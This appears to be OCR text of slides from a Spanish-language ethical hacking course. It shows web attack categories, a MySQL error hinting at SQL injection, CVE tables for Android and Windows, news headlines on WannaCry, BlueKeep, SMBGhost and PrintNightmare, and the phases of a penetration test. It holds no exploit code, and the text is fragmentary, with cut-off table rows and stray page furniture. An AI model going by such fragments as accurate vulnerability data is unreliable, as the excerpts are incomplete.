
NEO-LOOP

1064: **You have an error in your SQL syntax**; check the manual that corresponds to your MySQL server version for the right syntax to use near 'ORDER BY ...

www.hotel-corse-palazzu.com › ... Traducir esta página

Erreur : SQLSTATE[42000]: Syntax error or access violation ...

Erreur : SQLSTATE[42000]: Syntax error or access violation: 1064 **You have an error in your SQL syntax**; check the manual that corresponds to your MySQL ...


SEGURIDAD
CERO
SQL injection
OS Injection
XSS
CSRF
SSRF
Robo de Cookies
Denegación de Servicios
Inadecuado Control de Accesos
Deserialización Insegura
Autenticación Insegura
Autorización Insegura
Carga Insegura de Archivos (Webshell)
…

One billion Android devices at risk of hacking

6 March 2020

Home
Browse :
Vendors
Products
Vulnerabilities By Date
Vulnerabilities By Type
Reports :
CVSS Score Report
CVSS Score Distribution
Search :
Vendor Search
Product Search
Version Search
Vulnerability Search
By Microsoft References
Top 50 :
Vendors
Vendor Cvss Scores
Products
Product Cvss Scores
Versions
Other :
Microsoft Bulletins
Bugtraq Entries
CWE Definitions
About & Contact
Feedback
CVE Help
FAQ
Articles
External Links :
NVD Website
CWE Web Site
View CVE :
Go
(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)
View BID :
Go
(e.g.: 12345)

Google » Android : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9
Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending
Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2011-2344	310		+Priv	2011-07-08	2011-07-08	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
Android Picasa in Android 3.0 and 2.x through 2.3.4 uses a cleartext HTTP session when transmitting the authToken obtained from ClientLogin, which allows remote attackers to gain privileges and access private pictures and web albums by sniffing the token from connections with picasaweb.google.com.														
2	CVE-2013-7457			+Priv	2016-07-10	2016-07-11	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
Unspecified vulnerability in the Qualcomm components in Android before 2016-07-05 allows attackers to gain privileges via a crafted application.														
3	CVE-2014-7915	189		Overflow	2015-09-30	2015-10-01	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
Integer overflow in SampleTable.cpp in libstagefright in Android before 5.0.0 has unspecified impact and attack vectors, aka internal bug 15328708.														
4	CVE-2014-7916	189		Overflow	2015-09-30	2015-10-01	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
Integer overflow in SampleTable.cpp in libstagefright in Android before 5.0.0 has unspecified impact and attack vectors, aka internal bug 15342751.														
5	CVE-2014-7917	189		Overflow	2015-09-30	2015-10-01	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
Integer overflow in SampleTable.cpp in libstagefright in Android before 5.0.0 has unspecified impact and attack vectors, aka internal bug 15342615.														
6	CVE-2014-7920	264		+Priv	2017-04-13	2018-08-13	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
mediaserver in Android 2.2 through 5.x before 5.1 allows attackers to gain privileges. NOTE: This is a different vulnerability than CVE-2014-7921.														
7	CVE-2014-7921	264		+Priv	2017-04-13	2018-08-13	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
mediaserver in Android 4.0.3 through 5.x before 5.1 allows attackers to gain privileges. NOTE: This is a different vulnerability than CVE-2014-7920.														
8	CVE-2014-9411	118			2017-08-18	2017-08-23	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
In all Qualcomm products with Android releases from CAF using the Linux kernel, the use of an out-of-range pointer offset is potentially possible in rollback protection.														
9	CVE-2014-9795	189		Overflow Bypass	2016-07-10	2016-11-28	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
app/aboot/aboot.c in the Qualcomm components in Android before 2016-07-05 on Nexus 5 devices does not properly check for an integer overflow, which allows attackers to bypass intended access restrictions via crafted start and size values, aka Android internal bug 28820720 and Qualcomm internal bug CR681957, a related issue to CVE-2014-4325.														
10	CVE-2014-9902	119		Exec Code Overflow	2016-08-05	2016-11-28	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
Buffer overflow in CORE/SYS/legacy/src/utils/src/dot11f.c in the Qualcomm Wi-Fi driver in Android before 2016-08-05 on Nexus 7 (2013) devices allows remote attackers to execute arbitrary code via a crafted Information Element (IE) in an 802.11 management frame, aka Android internal bug 28668638 and Qualcomm internal bugs CR553937 and CR553941.														
11	CVE-2014-9953	264			2018-04-04	2018-05-08	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
An elevation of privilege vulnerability in Qualcomm closed source components. Product: Android. Versions: Android kernel. Android ID: A-36714770.														
12	CVE-2014-9954	264			2018-04-04	2018-05-08	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
An elevation of privilege vulnerability in Qualcomm closed source components. Product: Android. Versions: Android kernel. Android ID: A-36388559.														
13	CVE-2014-9955	264			2018-04-04	2018-05-08	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
An elevation of privilege vulnerability in Qualcomm closed source components. Product: Android. Versions: Android kernel. Android ID: A-36384686.														

SEGURIDAD CERO

SESIÓN #2

DOMINGO 01 AGOSTO

CRI	GTM	HND	MEX	PER
9:00 AM	9:00 AM	9:00 AM	10:00 AM	10:00 AM

COL	ECU	PAN	PRY	CHL
10:00 AM	10:00 AM	10:00 AM	11:00 AM	11:00 AM

BOL	DOM	ARG	URY	ESP
11:00 AM	11:00 AM	12:00 AM	12:00 AM	05:00 PM

Hacking Windows

EDITORS' PICK | May 16, 2017, 03:31pm EDT


How WannaCry Went From A Windows Bug To An International Incident

Lee Mathews Senior Contributor ⓘ

Cybersecurity

Observing, pondering, and writing about tech. Generally in that order.

This article is more than 3 years old.



Qué es la falla BlueKeep que afecta a computadoras Windows y cómo reducir sus riesgos

Redacción
BBC News Mundo

5 junio 2019

Principales noticias

Qué son los Acuerdos Artemisa con los que EE.UU. planea la minería en la Luna (y por qué causan tensión con Rusia)
Un acuerdo propuesto por la NASA anima la discusión sobre cómo utilizar la Luna con fines comerciales. La forma en la que se interprete el documento, sin embargo, podría generar conflictos.
9 junio 2020

"Esta no es la última pandemia": los científicos que advierten de la "tormenta perfecta" para la aparición de nuevas enfermedades
9 junio 2020

"Bolsonaro sigue una estrategia y un método, que es generar caos"
9 junio 2020

Trustwave®

SMBGhost (CVE-2020-0796): a Critical SMBv3 RCE Vulnerability

March 16, 2020 Karl Sigler

Overview

Last week Microsoft announced that there was a buffer overflow vulnerability in SMBv3 (CVE-2020-0796) as implemented in Windows 10 and Windows Server (versions 1903 and 1909). The CVE wasn't initially included in last week's Patch Tuesday, but after news of the vulnerability leaked, Microsoft was forced to release details and an "out of band" patch on Thursday, March 12th. All Windows administrators should check to see if they are vulnerable to this issue and patch as soon as possible where they are.

JULY 5, 2021 REPORT

Microsoft warns of PrintNightmare vulnerability due to flaw in Windows Print Spooler

by Bob Yirka , Tech Xplore

Featured
Last Comments
Popular

Vibrating shoes help low-vision people navigate city streets
10 HOURS AGO 0

An organic active adaptation transistor with light intensity-dependent photoadaptation
JUL 29, 2021 0

A new taxonomy to characterize human grasp

Microsoft » Windows 10 : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

Total number of vulnerabilities : **1111** Page : 1 (This Page) 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23

Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	
1	CVE-2016-3236	19			2016-06-15	2018-10-12	10.0	None	Remote	Low	Not required	C

The Web Proxy Auto Discovery (WPAD) protocol implementation in Microsoft Windows Vista SP2, Windows Server 2008 SP2 and R2 SP1, Windows 7 SP1, Windows 8.1, Windows S Windows RT 8.1, and Windows 10 Gold and 1511 mishandles proxy discovery, which allows remote attackers to redirect network traffic via unspecified vectors, aka "Windows WPA of Privilege Vulnerability."

2	CVE-2016-3266	264		+Priv	2016-10-13	2018-10-12	10.0	None	Remote	Low	Not required	C

The kernel-mode drivers in Microsoft Windows Vista SP2, Windows Server 2008 SP2 and R2 SP1, Windows 7 SP1, Windows 8.1, Windows Server 2012 Gold and R2, Windows RT 8 1511, and 1607 allow local users to gain privileges via a crafted application, aka "Win32k Elevation of Privilege Vulnerability," a different vulnerability than CVE-2016-3376, CVE-2 7211.

3	CVE-2016-3270	264		+Priv	2016-10-13	2018-10-12	10.0	None	Remote	Low	Not required	C

The Graphics component in the kernel in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold and R2; Windows 10 Gold, 1511, and 1607 allows local users to gain privileges via a crafted application, aka "Win32k Elevation of Privilege Vulnerability."

4	CVE-2016-7182	20		Exec Code	2016-10-13	2018-10-12	10.0	None	Remote	Low	Not required	C

The Graphics component in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold and R2; Windows RT and 1607; Office 2007 SP3; Office 2010 SP2; Word Viewer; Skype for Business 2016; Lync 2013 SP1; Lync 2010; Lync 2010 Attendee; and Live Meeting 2007 Console allows atta code via a crafted True Type font, aka "True Type Font Parsing Elevation of Privilege Vulnerability."

5	CVE-2017-8543	281		Exec Code	2017-06-14	2019-10-02	10.0	None	Remote	Low	Not required	C

Microsoft Windows XP SP3, Windows XP x64 XP2, Windows Server 2003 SP2, Windows Vista, Windows 7 SP1, Windows Server 2008 SP2 and R2 SP1, Windows 8, Windows 8.1 an Server 2012 and R2, Windows 10 Gold, 1511, 1607, and 1703, and Windows Server 2016 allow an attacker to take control of the affected system when Windows Search fails to h "Windows Search Remote Code Execution Vulnerability".

6	CVE-2017-8589	281		Exec Code	2017-07-11	2019-10-02	10.0	None	Remote	Low	Not required	C

Microsoft Windows 7 SP1, Windows Server 2008 SP2 and R2 SP1, Windows 8.1 and Windows RT 8.1, Windows Server 2012 and R2, Windows 10 Gold, 1511, 1607, 1703, and Wir

1
Reconocimiento

2
Escaneo

3
Enumeración

4
Analisis de Vulnerabilidades

5
Explotación

6
Reporte

ETHICAL HACKING

METODOLOGIA


SEGURIDAD
CERO
Active Directory
Hacking


Microsoft
Active Directory
HACKED

1
Reconocimiento

2
Escaneo

3
Enumeración


4
Analisis de Vulnerabilidades

